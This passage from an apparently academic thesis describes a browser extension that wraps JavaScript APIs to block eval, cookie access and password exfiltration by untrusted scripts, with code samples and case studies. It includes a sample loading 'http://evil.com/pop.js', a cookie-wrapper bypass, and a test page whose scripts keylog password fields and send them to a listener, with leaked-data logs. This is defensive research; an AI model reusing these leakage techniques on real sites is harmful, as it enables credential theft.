Safe Wrappers [2] tried to cover vulnerabilities of Phung *et al* [1] approach including implementation, policy construction and declarations by showing relative solutions. The previous solution suffered from different vulnerabilities including prototype poisoning, built-in aliasing, caller-chain abuse and policies weakness. They redefined the concept of policies by including inside them only security relevant events, the calls to built-in or native JS methods, and implemented them by reference monitor. In order to safe the policies they are injected into the page header, ensuring that they are executed before any other script. In this way the policy code can wrap security critical methods before the attacker's code can get a handle on them.

As written above the core of their work was based on breaking and fixing the wrapping code of [2], moreover they defined policies in a declarative way, by which neither the code outside the policy definition nor the one outside the wrapper library can have side-effect of them.

#### 2.5.2 JSand

JSand, [3] wanted to mitigate the problem of third party libraries inclusion in a secure page, with the same host's privileges. The authors defined the solution a "server-driven but client-side JavaScript sandboxing framework" which requires no browser modifications since it is implemented in JavaScript and delivered to the browser by the websites that use it. The solution was based on object-capability system and the newest adopted JS subset, ES5 strict mode [15]. JSand came as a JS library included in the page header, where the initialization scripts were defined and executed at window.onload event. The initialization scripts create the sandboxes upon object instantiation, 2.15, including the whitelist parameters used to define which actions are enabled or denied. The library permits

to load unsafe script through its url inside the sandbox object or evaluate JS code directly from text.

```

1 function initialize () {
2   var sandbox = new sb.Sandbox ({
3     "domaccess-read": "yes", "domaccess-write": "yes",
4     "cookies-read": "yes", "cookies-write": "yes",
5     "extcomm": "yes", "framecomm": "yes",
6     "storage-read": "yes", "storage-write": "yes",
7     "ui": "yes", "media": "yes",
8     "geolocation": "yes", "device": "yes" });
9   sandbox.load ("http://evil.com/pop.js", true, function () {})
10  ;
11  sandbox.eval ("function_malicious() {do();}");

```

Code sample 2.15: JSand initialization script

The core of the library was the old JavaScript Proxy API [16] which was used in order to wrap the DOM and allow only policy whitelisted actions. This solution could have been of great impact for a wrapping situation but it does not work anymore. The main reason for failure is the use of the old proxy API, at the time only a proposal, which is now substituted with [17], and by the use of some other libraries included in the main file for that old version of JavaScript.

### 2.5.3 Isolating JavaScript with Filters, Rewriting, and Wrappers

Maffeis *et al* [4] wanted to find an approach to combine multiple JavaScript code coming from untrusted sources in web sites. In their scenario the host  $P_{host}$  is able to access the other sources  $P_1, \dots, P_k$  before their loading in the environment.  $P_1, \dots, P_k$  instead, want to maliciously modify properties of the ob-



jects defined in  $P_{host}$ , which for this reason tries to block contents by overriding JavaScript's methods and by blocking the access to language native properties using a blacklist  $B$ . They quickly realized that their approach needed a more restrictive solution and they moved their attention to the use of a whitelist, used to decide which methods can be enabled. Alongside with the whitelist they decided to analyze different techniques used to control the code before executing it, Filtering, Rewriting and Wrapping. The code filtering is an action which is performed statically, once, before the code is loaded in the environment. Rewriting the code is possible to modify its behaviour in a more secure way and add runtime checks. The wrapping operation is performed in order to hide sensitive resources from the environment. The proposed solution aimed to perform code isolation while using a subset of the JS language. The use of language subset limited the capabilities of the pages over measure; moreover they strongly assumed the access from the page to the imported sources and the possibility to parse and modify the imported code.

#### 2.5.4 Defensive JavaScript

Defensive JavaScript (DJS) [5] wanted to be a typed subset of JavaScript able to guarantee unaltered function behaviour of a program and avoid tampering even if loaded within a malicious environment. In the attack model, the security important library is loaded inside the attacker environment. The aim of DJS was to avoid program alteration or code tampering even if in an unsafe place. The adopted solution included restrictions on the JS code. Indeed DJS redefined JS in a subset both at the syntactic level and in the static type system. In the authors' opinion there must be the definition of significant designing element, the scope of variables must be static, instead functions, objects and arrays must have static type. The operations must be done in a coercion-free way, by enforcing the

use of strict types for operations. Moreover they used disjoint heaps to provide full program isolation. Again, this approach well suited for script loaded in a untrusted environment alongside with cryptographic examples, but did not give enough solutions for the untrusted script in a trusted environment problem.

## Chapter 3

# Wrapping JavaScript

In this chapter we present our solution to the problem of wrapping JavaScript, which is different from previous proposals in many aspects:

- It is possible to implement it through an extension, which will apply it to the pages;
- it does not need to rewrite the scripts or parse them, because it affects JavaScript API;
- it is usable because the user decides which features enable or disable before accessing the page;
- it works on registration and login forms because it recognizes password elements included in the page;
- it gives feedback to the user, because it tracks the requests blocked.

In the previous proposals they used to wrap the code inside the page, both as solution to scripts inclusion and as scripts protections inside other pages. The proposed wrapping technique is placed in between JS code and the page, by creating a sort of layer around the page. We claim it to be a wrapper for JS

APIs. Our solution provides: 1. The possibility to block/intercept the execution of security relevant functions; 2. The possibility to block the access/modification of security objects; 3. The possibility to block external communications. For each feature we try to prove how should be hard for a malicious script to revert it, by showing various attack attempts fail.

### 3.1 Intercepting methods

The JS language includes methods which are often used in a malicious way to attack vulnerable sites. One know case is the “eval”, through which a string object can be evaluated into executable code. The reason for its presence in the native code APIs is that scripts can load other scripts as a text from other sources and then execute with this method in the loading environment.

Starting from what already studied in 2.5.1, we tried to overwrite methods without including the vulnerabilities of that work. We took cue from 2.5.2 and we used the 2.2.7 API to create a non-modifiable version of the wrap. The solution is be able to • overwrite the native methods • parse the input parameters • hide the source code • maintain a reference to the native method • avoid to be deleted or bypassed. The native method *eval* can be simply overwritten by assigning a new value to it, like with `window.eval = null`. The reason why it is possible to both use assignment operation and change the value of the methods is that its properties descriptors *configurable* and *writable* have both true value:

```
1 Object.getOwnPropertyDescriptor(window, 'eval')
2 >Object {writable: true, enumerable: false, configurable:
   true }
```

The assignment with a null value does not help with the parameters parsing; a basic approach is to define a function

```
1 window.eval = function(par1){return par1;}
```

which gets the first parameter and after doing some actions, which could be argument parsing or input debugging, it ends.

JS methods' source code can be accessible by another scripts executing in the same environment. By simply writing the function name the source code is shown, and by accessing the method *toString* its source code is converted into a string object and returned to the caller. In 3.1 they propose a wrapping solution able to hide the code, but we think that using *Proxy* objects is a better way.

```
1 window.eval = new Proxy(function() {}, {
2   apply: function(target, thisArg, argumentsList) {
3     // parsing argumentsList
4     // execute actions
5   }
6 });
```

Code sample 3.1: Eval wrapped by Proxy

The simple access to the function name 3.2, if proxy have been used, returns the anonymous object hiding the source code.

```
1 eval;
2 > anonymous()
```

Code sample 3.2: Access proxied method

The argument parsing is important in order to check if the function is enabled to perform actions in a certain situation. The developers might want to always enable the use *eval* but avoiding certain input parameters. For this reason it is important to maintain a reference to the native method, in order to choose whether continue the execution or not. This is achieved by simply copying the value of the method into another variable with the *let* operator, which binds the variable scope to the local block. Considering the sample 3.3 with the native

reference saved into *old\_eval*, if a script wants the access to it from outside the block it will get with a `ReferenceError`.

```
1
2 if (true) {
3   let old_eval = window.eval;
4   window.eval = new Proxy(function () {}, {
5     apply: function(target, thisArg, argumentsList) {
6       // parsing argumentsList
7       // execute actions
8       return old_eval.apply(thisArg, argumentsList);
9     }
10  });
11 }
```

Code sample 3.3: Eval proxied maintaining native reference

Even after 3.3 it is possible for an attacker to delete the value of `eval` function or modify it. At the beginning of this section we wrote about *configurable* and *writable* properties, we claimed that by forcing them to a false value it is possible to freeze the method and avoid every type of modification, as shown in 3.4. In this sample the modification is performed assigning a false value to the property descriptors of `window.eval` because it is a method defined in the window object. For what concerns a method defined for an object which is inherited by other methods, it is necessary to perform the modifications at the prototype level in order to flow the new values to all the references.

```
1 Object.defineProperty(window, 'eval', {
2   configurable: false,
3   writable: false,
4   enumerable: false
```

```
5    });
```

Code sample 3.4: Blocking the eval object

The authors of [2] found a possible vulnerability, stating that if a *frame* or an *iframe* element are loaded through script or DOM it is possible to retrieve from their *contentWindow* a native method wrapped. This is totally covered by the extensions, because Content Scripts can execute over all the frame loaded in the page.

## 3.2 Intercepting object's access

In the section above we discussed the presence of security relevant methods in the standard JS API. Another important section to analyze regards security relevant properties. The most important property is the *cookie*, used to store sensible information about the user, the session and sometimes for the authentication. Accessed by *document.cookie*, it is a string object including a *Getter* and a *Setter*, functions used to retrieve or modify its value. It is not possible to delete the property *cookie* from the DOM object, like for methods, using `document.cookie = null` because this code fragment would only add a new “null” word to the others stored inside its value. The problem we want to solve is the misuse of properties access, by intercepting or avoiding the retrieval or modification of a property. In the following, we prove the existence of a solution which must

- override the native getter and setter
- avoid to be deleted or bypassed.

The specific approach has been tested with *document.cookie*, but with application to others, and it is based on states which we define as  $R^E$ ,  $R^D$ ,  $W^E$  and  $W^D$ . Through their permutation it is possible to obtain pairs which would describe the actual situation for permission.

In the table 3.1 every row contains the state pair and its description, as an ex-

1	$(R^E, W^E)$	read and write enabled
2	$(R^E, W^D)$	read enabled and write disabled
3	$(R^D, W^E)$	read disabled and write enabled
4	$(R^D, W^D)$	read and write disabled

Table 3.1: State pairs

ample the meaning of the row number 1 with the pair  $(R^E, W^E)$  described with “read and write enabled” is that it is possible to read and modify the value of the target property. As already written in the last section, it is possible to modify the value of a property only if its properties *configurable* and *writable* have a positive boolean value, true. In the sample 3.5 we can see that this is the case for document.cookie.

```

1 Object.getOwnPropertyDescriptor(Document.prototype, 'cookie
   ')
2 >Object {enumerable: true, configurable: true}

```

Code sample 3.5: Checking cookie descriptors

These positive values permit to work on the accessors descriptors, which must be modified in the same way as for the methods. The getter and setter pair functions are modified with the appropriate value, in order to be compliant with the states defined. The case for state  $(R^D, W^D)$  is described in the sample 3.6 where both access to read and write are disabled. At the end of the wrapping process the descriptor for document.cookie cannot be modified anymore, since the values of *configurable* and *writable* properties have been automatically set to false.

```

1 Object.defineProperty(document, 'cookie', {
2   get: function() {
3     return null;

```



```
4     },
5     set: function(val) {
6         return val;
7     }
8 });
9 Object.getPrototypeOf(document, 'cookie');
10 >Object {enumerable: false, configurable: false}
```

Code sample 3.6: Disable getter and setter

At this point of the execution it is not possible to access the value of cookies or changing it by using *document.cookie* since they will return a null value in the getter side and the input value in the setter side. Despite the presence of this wrapping, it is still possible to access them by using a reference to the prototype descriptor which can be retrieved to execute the native getter and setter, this is shown in the sample 3.7. This possibility compromises the wanted property to avoid bypass and the wrapping procedure needs to be revisited and changed.

```
1 Object.getPrototypeOf(Document.prototype, 'cookie
   ').set.call(document, null);
2 Object.getPrototypeOf(Document.prototype, 'cookie
   ').get.call(document);
3 >"null"
```

Code sample 3.7: Bypassing getter-setter overwrite

The final and working strategy is very similar to the one discussed for methods. First, it is necessary to create two pairs of getter-setter functions, one for the document object and one for the Document.prototype object, since cookie is native in it. A copy of the property descriptor is saved inside a local variable, which can be accessed only inside the statement scope, by the original pair of getter-setter functions. Moreover the values of properties *configurable* and *writable* will be

changed to false in order to avoid any kind of future modifications or subversions. The getter and setter for the document object will be created and will use the previous saved copy of the property descriptor in order to call the action on it. The final solution is shown in the sample 3.8.

```
1  if (true) {
2    let old_cookie = Object.getOwnPropertyDescriptor(
3      Document.prototype, 'cookie');
4    Object.defineProperty(Document.prototype, 'cookie', { get
5      : function () {}, set : function (value) {} });
6    Object.defineProperty(Document.prototype, 'cookie', {
7      configurable: false, writable: false });
8    Object.defineProperty(document, 'cookie', {
9      get: function () {
10       console.log('Getting_cookie_disabled...');
11       // return old_cookie.get.call(document);
12     },
13     set: function (value) {
14       console.log('Setting_cookie_disabled..._' + value);
15       // return old_cookie.set.call(document, value);
16     }
17   });
18 }
```

Code sample 3.8: Property wrap: final solution

The modification just performed on the environment should deny the access to the cookie value bypassing the getter and setter. We can prove this in the sample 3.9.

```
1 Object.getOwnPropertyDescriptor(document, 'cookie');
2 >Object {enumerable: false, configurable: false}
3 Object.getOwnPropertyDescriptor(Document.prototype, 'cookie
  ');
4 >Object {value: undefined, writable: false, enumerable:
  true, configurable: false}
5 Object.getOwnPropertyDescriptor(Document.prototype, 'cookie
  ').get.call(document);
6 > TypeError
7 Object.getOwnPropertyDescriptor(Document.prototype, 'cookie
  ').get.call(document);
8 > Getting cookie disabled ...
```

Code sample 3.9: Property wrapping proofs

In lines 1-2 we get the descriptor's value for `document.cookie` and in 3-4 the one for `Document.prototype.cookie`. The main difference is that the second one have undefined value which is what we we want, since by accessing it in the line 5 we get a `TypeError`. The access to `document.cookie`'s descriptors instead returns the value as it would be called by the getter.

### 3.3 Blocking password leakage

The last, but not least problem, we want to solve with this work is the password leakage. Let's consider a website including both third party untrusted libraries and a registration/login form. A malicious script can intercept all the key pressed inside the password field and send their values to another website in order to steal the access. The solution we want to find must

- block password leakage
- be stable and not deletable
- be compliant with the normal execution of the page.

The idea is to maintain a state which is used to enable or disable the

external connection, saved in a safe place which receive request for changing its value under certain circumstances. The requests should be performed by scripts in the web-page listening for the change of an input element's value. The implementation is performed in the following way: we use a background script and two Content Scripts executing on the page with timing `document_start` and with timing `document_end`. In the background script we use a variable `ext_comm` as a state whose value can be true or false, by default true which means all the communications are enabled. The first Content Script, at `document_start`, sends a request to the background page in order to set `ext_comm` to true. The second Content Script, at `document_end` continuously execute a function which retrieves all the input elements in the page's DOM and sets an handler over a certain event if their type is "password". The handler, is fired as soon as the focus is places on the input element or a key is pressed inside it and sends a request to the background asking to disable external requests. This solution works for input element created with type password, instead elements created with type input and promptly changed to password will not get the handler. In order to avoid this problem, the handler is placed on every input element and at run-time the element will be checked for a password type. Moreover in order to cover all the elements dynamically created during the page's execution, from the end of the page loading, the function is executed continuously with a certain period. There are some extensions [18], [19], [20] which safely store user's password. When they are used, the click event on the username input element will show a prompt from which is possible to instantly set username and password fields' values. This way of setting values bypass the listener created and create a vulnerability. In order to solve this problem we create a Map at the beginning of the Content Script running at `document_end`. Every time the above function executes the id and value attributes of the elements are stored, if not already present, in the previously created structure in order to catch value modifica-

tions. Moreover during the execution, if the type of the element being parsed is “password”, its previous value from the Map is retrieved and checked against the current one. If any difference is found, then the message for disabling the connection is sent to the background, since the value modification could be used by an attacker to steal the content. One can ask why we consider the use of the attached handlers safe. We use the method *addEventListener* but a method *removeEventListener* exists and is used to remove the already created listeners over an object. The safety of the attached handlers is based on the concept of Content Scripts’ isolated environment. The handlers are not present in the page environment and they are not visible since placed in the Content Script’s one. For this reason they cannot be removed by any other script apart from those executing in the Content Script which created them.



# Chapter 4

## The Extension

In this chapter we describe the developed extension. In the first section we illustrate in details the final prototype, its architecture and the elements of which is composed by distinguishing between the core and the graphic user interface. We then illustrate in detail its functioning and the communication between each part. In the second section we describe the developing process along with the challenges we had to face during the implementation.

### 4.1 The final prototype

#### 4.1.1 The Architecture

The extension is composed by two Content Scripts, one Background script and a Popup script. The *Background* one is executed once the extension is installed in the browser. It is the part which maintains and save data which will be passed to the other parts of the extension and to the Content Script. During the execution it receives requests from the other elements of the extension, performs the defined actions and if necessary replies to the requests. Its environment

contains the flags which enable or disable the external request while using password fields and moreover it maintains a data structure where the logs for the blocked requests are maintained. The Content Script executing *before* the page loading, contains a text script which will be injected in the web-page source after retrieving the policies values from the background. It also reload the page when requested by the popup. The Content Script executing *after* the page is completely loaded attaches the event listeners to the page elements which could contain the password and to the elements which contains the blocked requests logs. It maintains the communication with the background script when it is necessary to update the values. The *Popup* script executes when the icon is clicked by the user in order to show the logs data and the policies menu. It retrieves the logs values from the background and shows their details. The architecture is summarized in the image 4.1. The Content Scripts are “before” and “after”, shown in their position relative respect to the page; the parent extension includes the background script with its environment and the popup. The graphic




Figure 4.1: The architercture

user interface is only composed of the popup. It is in fact an html page composed of a list of check-boxes, buttons and labels. The check-boxes are used to change the values of the policies, they can enable or disable a specific value by changing the state from checked to unchecked. The buttons are used to perform specific action on the policies. The first button will reload the page which can be created with policies values different from those actually saved. The second



button will reload the page with all the policies enabled. The third button will reload the page with all the policies disabled. The list of labels is used to show the results of the blocked executions; a subset of the policies used including interface, cookie read and write, document write and eval is used and the relative values are shown.

### 4.1.2 Detailed execution

In order to simplify the reading we will use the following alias in the rest of the section:

1. B : Content Script executing before the page loading;
2. A : Content Script executing after the page is loaded;
3. M : Background Script;
4. P : Popup Script;

When the extension is installed in the browser M executes. It creates the *log* structure, used to trace the executions blocked in each website, and loads the policies values from the the storage. The policies values are created with a default false value at the first execution, the following executions instead will load the values from the storage. In order to receive messages from the other part of the extension it instantiates the listeners, where it defines which action to perform for each case.

The user opens a new Browser tab and types the url it wants to visit, before the page is loaded B executes. Since in the manifest we enabled Content Scripts to run over all frames, B checks whether it is running in the top frame or in a child one. In the first case it sends an *enable-extcomm* request to M in order to enable the external communication. M as soon it receives the request message enables

it and saves the page url, for future actions. B creates a set of HTML *input elements*, which will be used as a log for the blocked executions, and appends them to the DOM's root after the `<html>` tag. Moreover, it sends a request message to M in order to retrieve the policies values to use in the injection phase. M replies to the request with the data. As soon as B receives the values creates two custom HTML elements, `<head>` and `<script>`, a parent node and a child node in which the script and the values will be inserted. The parent `<head>` element is inserted in the page's DOM as a child node of the real `<head>`.

The page is loaded and the in-line scripts execute. When the DOM is completely loaded A begins its execution by checking is executed in a top frame or not. In the positive case sends two request messages to M. The first one, *log-event-url*, includes the web-page url which will be used by M as index for the logs data structure. The second one, *clear\_logs*, includes a list of log values retrieved from the page elements previously injected in the page. The values correspond to the actions already blocked during the execution. When M receives this requests it promptly instantiate an entry for the log structure, by directly including the data received and the previous url. While these asynchronous requests are going to be sent, A starts to secure the web-page's input elements by retrieving them and applying functions upon events on them. When an element contains an *id* attribute the pair (id,value) is saved inside a structure indexed by the id. The value will be periodically evaluated with the actual one in the element in order to discover value modifications. The retrieved elements will receive two handlers for executing a function upon the events *focus* and *key press*. The function executed sends a *disable-extcomm* request message to M in order to disable the external connection. The handlers are attached to both `<input>` elements whose type is *password* and to the other. The reason for this choice is that an element can be created as text and changed to password, this case will be caught by a run-time control over the element type. The method used to set the controls is

executed with a period of 250 milliseconds in order catch elements created via script after the page's DOM is completed. A continues the execution by checking every modification to the elements proposed to log the blocked executions. External requests are blocked by M when the combination of relative policy value and connection flag have both a false value. The procedure of discarding a request will pass through a set of controls. Firstly the url of the request is checked, since the extension's requests must be enabled by default. Secondly, a control on the request type is done, since when finding a *main\_frame* the request is enabled and the connection flag is set to a true value. Again we check the url of the request, since we have included a list of urls which are whitelisted by default including recaptcha and other google provided APIs. The fourth control includes the request url and the actual page's url, in fact requests with the same domain or directed to a sub-domain must be enabled by default. At the end all the other requests, which at this point have not been enabled are disabled.

The interface of the extension is managed by the popup, which loads the relative html page when the user clicks on the icon. The popup's DOM is loaded and P executes in this environment. In the page there is a list of checkboxes whose checked/unchecked values correspond to the policies values. Three buttons, shown after the list, are used respectively by the user to refresh the page, enable all the options or disable all. They are followed by a series of labels showing to the user how many executions are blocked per policy, for a small subset of the policies. When executed, P, retrieves the checkbox elements and by directly accessing M's environment's variables sets them to the policies values. Moreover it attaches handlers to each checkbox and button. While the labels are updated with a period of 500 milliseconds, clicking to the *reload* button will reload the content of the web-page. The *enable all* and *disable all* buttons will change the policies values to true and false respectively, save them in M's environment by directly accessing it and in in the storage. The same action happens

when a single policy value is changed by checking or unchecking the relative value but with a single change of value.

## 4.2 Developing the idea

In this section we describe the developing process of the solution through which we have created the extension along with the challenges we had to face during the implementation. In the first part we discuss the first experiments with code samples, in the second part we move to the extension and finally we describe how we used the *webRequest* API.

### 4.2.1 First experiments

We wanted to find a way to wrap JavaScript API, in order to intercept function calls and enable or disable the execution of certain actions by associating them to policies. We thought about creating a sort of layer where all the scripts have to execute, in order to restrict script's capabilities 4.2. We have started a research in the JavaScript literature and we have found two interesting papers about wrapping JavaScript, [1] and [2], published in 2009 and 2010 respectively. At that time JavaScript was still at an early version, while Chrome Browser was at the version 3 and Mozilla Firefox was still at an embryonic state; their actual versions are 56 and 51. The authors of the papers analyzed ways to protect page's JS code from third party code loaded in the same environment. Beside the fact that they focused on protection of owned code we have found useful the idea of redefining native methods in the page header. In another work [3] the authors claimed that is possible to create a JavaScript defensive layer, a kind of sandbox called JSand. The proposed solution aimed to create a library which can be included in a page and then used to instantiate as many sandboxes as needed




Figure 4.2: The idea

A: JavaScript layer, B: Wrapping layer, C: The web-page

for unsafe or not trusted scripts inclusion. Each sandbox work such a bubble or a layer which wraps everything is executed with it. They used an object capability approach through the definition of policies, the creation of sandboxes and the use of proxy API [16] to intercept DOM methods and properties. That solution was claimed to work with Mozilla Firefox browser and probably have solved at that time a consistent number of security problems. Unfortunately it does not work anymore due to the existence of new proxy API [17] which substitutes the one used in the work. From this work we have taken the idea of protected environment with a whitelist and we made it our own.

In the meantime a solution for a different problem was found in [5] with interesting aspects. The authors wanted to protect sensible code used within third party pages by defining a typed JS language subset. The idea is the opposite of

what aimed in the other works, but we have found useful how the code is hidden from the attacker and how it is protected.

We have started to develop simple solutions based on the first works, by creating code samples which were included in the page header. The codes contained the redefinition of native properties in order to protect their retrieval and setting with getter and setter. The results were static since it was not possible to define in which cases avoid or not some actions. Moreover we have thought about defining static properties and then use their values in order to enable or disable actions but the values were visible to the remaining part of the page which can modify them. We have moved to JSand and we have started to evaluate the library, with its pros and cons. After managing to retrieve the source code we have performed its analyzation. The page use the library by loading its source in environment and implementing a function which creates sandboxes when the DOM's event *load* is fired. Each sandbox is instantiated as a new object including a whitelist; the third party code can be loaded from an external source or can be directly executed as an inline evaluated. The core of the library is a large file which includes over 15 different libraries merged together in order to make functionalities available to the ending one, but with problems related to the code's age. We have started to follow the code execution in order to find a way to make it works again. The results were negative due to the newest JS constraints added to the methods used to wrap the DOM, making its execution over some properties impossible in particular on cookies. A positive result could have led to the possibility to reuse the code and inject it through an extension inside pages not trusted.

### 4.2.2 From the experiments to the extension

Beside this failure we have obtained an important point of view about which solution to develop and we have started to create our own code to inject in the page. We have created a first extension with two Content Scripts executing before and after the page loading in order to modify methods and properties in the first part and checking it at the end. In order to set the wrapping we had to create a custom DOM element and inject it in the page. Since at that time of execution only the `<html>` element is present we had to create a custom `<head>` element including the script and we had to append it to the top of the html one. The solution was working as as prevented; we have managed at first, to differentiate the wrapping of methods and properties and later to secure them.

We have used the policies defined in JSand as a starting point, including: • interface events • cookie reading • cookie writing • write into document • use of the local storage • use of the session storage • access to external content • use of the navigator • use of the notification • use of the eval function. The extension evolved by making possible to use those policies in a dynamic way, since at that point they were only injected without the possibility to change their values. We have created a popup page consisting in a list of checkbox whose checked/unchecked values were directly corresponding to a functionality enabled or disabled. The only way to retrieve values from the popup, since its context is created only when click on its icon happens, is to send the data to a script running continuously. We have created the background script, which includes the policies values which would be received with a message request from the popup and retrieved in the same way by the content script executing before the page loading in order to set the proper value for the injection. The evaluation of the policies have revealed the presence of different levels of security. The most important policies are those relative to the use of cookies and to

the use of the `eval` function, due to the information contained inside their value or the possibility to execute arbitrary code. The access to the storages, to the window interface, to the navigator, to the notifications, and to the document write method are less important since they are not directly relevant but they still could be used along with other to damage the user behaviour. The external communication from the page was left apart, since the pages usually need to load content from external sources and blocking this possibility would break most of the popular web-sites.

We have analyzed, at a certain point, an alternative to the inclusion of custom scripts in the page header. The inclusion of CSPs, a wide-spreading technology in the web development, used to mitigate web-attacks created to leak user's data and used to avoid undesired code behaviour. We have considered the possibility to create custom policies defined by the user, more restrictive than the actual defined in the page, and to inject them in the page header. However since it is not easy to predict which resources the web-site needs to load, from which domain and what should be necessary or not we have not continued in this way. Moreover it is questionable whether a normal user, which does not know anything about web security, vulnerabilities and policies, can take advantage by such kind of solution.

### 4.2.3 From methods wrapping to blocking `webRequest`

We have decided that a better way to block the communication to external sources should have been performed by wrapping the JS methods used in order to send and retrieve the data. The most common API used for web requests is `XMLHttpRequest`, which we have started to wrap at prototype level. We have modified its source code by redefining the methods `open` and `send` in order to *log* all the input parameters and the results. We have tested the modified extension



over a subset of pages from the Alexa top 50 most seen Italian websites [21]. All the pages visited contained a registration form; while creating a custom account we have started to check how the registration is performed and whether the data written in the form were leaked through other external connections or not. Fortunately we have not found any leakage but the evidence from the registration shown that most of the time the data typed in the form is checked on the fly with JS, sometimes one character by one and sometimes at the end of the input by performing a request to a resource in the same local path of the site. The scripts are able to retrieve the input because the sites have placed handlers on the input elements by using the method *addEventListener*. Most of the time the data are sent through a secure connection to the same url of the host, with either GET or POST requests. We found interesting how the website [www.corriere.it](http://www.corriere.it) manages the registration data, firstly it checked the username availability through GET request and then it sent the registration data including the password through a POST request to the website [www.corriere.it](http://www.corriere.it) with an HTTP protocol.

It is questionable whether a malicious script included in the page can perform the same control, by attaching a listener to every input element inside the page, or not especially if the CSPs are not instantiated correctly or not instantiated at all. The results obtained by logging parameters and outputs of the request methods gave a new point of view about wrapping code with the extension. Firstly it is possible to create a log of all the code being executed inside the web-page. Moreover, we can block external request being executed while a user is going to type its personal information like username and password in a form. The global log can be created by modifying the wrapped methods and properties in order to save the blocked executions. The second wrap instead, can be performed in two different ways: we can either block a connection by overriding the methods of the *XMLHttpRequest* API or we can block every external request with *Chrome*

*webRequests* API from the background page. The implementation of the global log have been easy and straightforward since it is only necessary to maintain a counter value and increment it each time a script tries to execute a disabled action. We have created hidden input elements, each one with an integer value attribute, and we have placed them the DOM. The the wrapped scripts retrieve their relative logs and increment the values when needed. The logs values will be sent by the Content Script executing at `document_end` to the background script which will save and make their values accessible to the other parts of the extension. We firstly have tried to use message request to send the data from the background to the popup in order to show the results, but we have managed to directly obtain a background environment's reference from the popup. In this way the popup is able to retrieve the values from the reference and show the results to the user without sending messages. The implementation of the second wrap have came through a preliminary use of methods wrap. We have find that this kind of solution would cover only few connections. We have moved to the use of `webRequest` in order to cover every type of connections and we have obtained positive results as prevented.

In pages tampered with malicious content loader, where the attackers have attached listeners to the input events, we are now able to protect the data from leakage by setting the *external request* flag to a false value as soon as a password field changes its value or is focused. The have created a control which is performed by a Content Script executed at `document_end` time. It periodically retrieves the input values and verifies whether they have changed or not. In the positive case a message request is sent to the background in order to disable the following external requests. We have found a problem in our solution when the listeners created can be removed, elements can be cloned and replaced and handlers are bypassed. Since listeners are executed in the Content Script environment they cannot be removed by any other scripts present in the page

or by any other Content Script with a different environment. We have solved in this way the first problem, with an absolute trust to the isolation environment and we have decided that it is not necessary to wrap the `removeEventListener` and `addEventListener` methods. The problem of cloned or copied nodes in other part of the page have been solved by including a functions which dynamically controls for the presence of input element. Moreover it maintain a structure including the pair (element id, element value) in order to solve the problem faced when the element's value is modified without user's interaction.

Finally we have expanded the features blocked with the policies by including the possibility to require user confirmation every time the page needs to be reloaded or wants to move to another url. The redirection attack is blocked along with the modification of the `window.location` property, which cannot be wrapped by our code.



# Chapter 5

## Case Studies

In this chapter we are going to show some tests of execution. We have stated that with the developed extension is possible to block code execution by enabling and disabling functionalities. The password leakage is avoided by blocking the external communication when the input element is focused, a key is pressed inside it or the value changes. Moreover with basic modifications is possible to log all the parameters used during function calls. The functionalities disabled logs the number of executions blocked and the extension's interface let the user know how many accesses have been safely disabled.


### 5.1 Password on registration

In these section we show the use of the extension while the user is going to perform sign-in operation. The operation involves the use of an username and a password which are written inside form's input elements. The possible attacks which a malicious script can introduce inside a web-page use in most cases external request through which the data are send to other hosts. Various methods can be used to retrieve the sensible content used to login from the DOM's ele-

ments, moreover the form's *action*, the page which is going to receive the data sent, can be changed to an attacker one.

### 5.1.1 Custom page test

We have created a custom web-page 5.1 in order to show how the defence against password leak works. The page, a normal html one, contains a form which includes two input element and one password element. The user would type its data in each field and click the confirmation button to send them to the server. This time we have prepared a series of vulnerabilities which can be used to achieve the information leakage. The **first** malicious behaviour is caused by a



The figure shows a registration form with three input fields and a button. The fields are labeled 'Username', 'E-mail', and 'Password'. The 'Password' field is a password input type. Below the fields is a 'Sign-up' button.

Figure 5.1: Custom registration form

function which retrieves all the input elements present in the page as a list; each element is parsed and if it corresponds to a password field a malicious function will be placed over it. When the event *focusout* and *keypress* will be fired over the password field the function will be called; the data of the fields will be re-

tried and sent through a connection.

The **second** malicious behaviour is caused by a function which executes every 200 ms, but it can be any amount of milliseconds, and checks if the value of the password field is empty. When the value changes the content is sent through a connection.

We have prepared the environment by letting run a *nginx* web server and placing the page in its web folder; the process waiting for the leaked data instead is a simply python flask script listening on the port 9999.

When the simulation starts we type 834951 in the username field and 834951@stud.unive.it in the email field. The first key typed inside the password field will be caught and the value will be sent. This action will happen for every key pressed. A sample including the data received by the server in this case is 5.1.

```

1 | user_name : 834951 || user_email : 834951@stud.unive.it ||
   | user_pass : || pwd : p |
2 | user_name : 834951 || user_email : 834951@stud.unive.it ||
   | user_pass : p || pwd : pw |
3 | user_name : 834951 || user_email : 834951@stud.unive.it ||
   | user_pass : pw || pwd : pwd |

```

Code sample 5.1: First attack

The form data can be inserted by an extension or by other scripts without firing an event in the element. By continuously checking the value for modifications is possible to catch the value and send through a connection to the attacker server. We have shown the leaked data in the case of a GET request in 5.2.

```

1 192.168.1.10 - "GET_/?user_name=834951&user_email=834951&
   user_pass=pwd&=_HTTP/1.1" 200 -

```

Code sample 5.2: Second attack

The same attacks we have shown above can be placed in a login form, in each page the attacker is able to place its malicious context. In the following we are going to show how the discussed attacks above can be restricted and avoided by using our extension.

For what concerns the *first* attack, the connection will be caught and blocked. In the web-page's console will be shown the error which can be seen in 5.3 line 1, instead in the extension's main panel will be shown the log for the blocked request as shown in line 3.

```
1 POST http://157.138.190.75:9999/ net ::  
   ERR_BLOCKED_BY_CLIENT  
2  
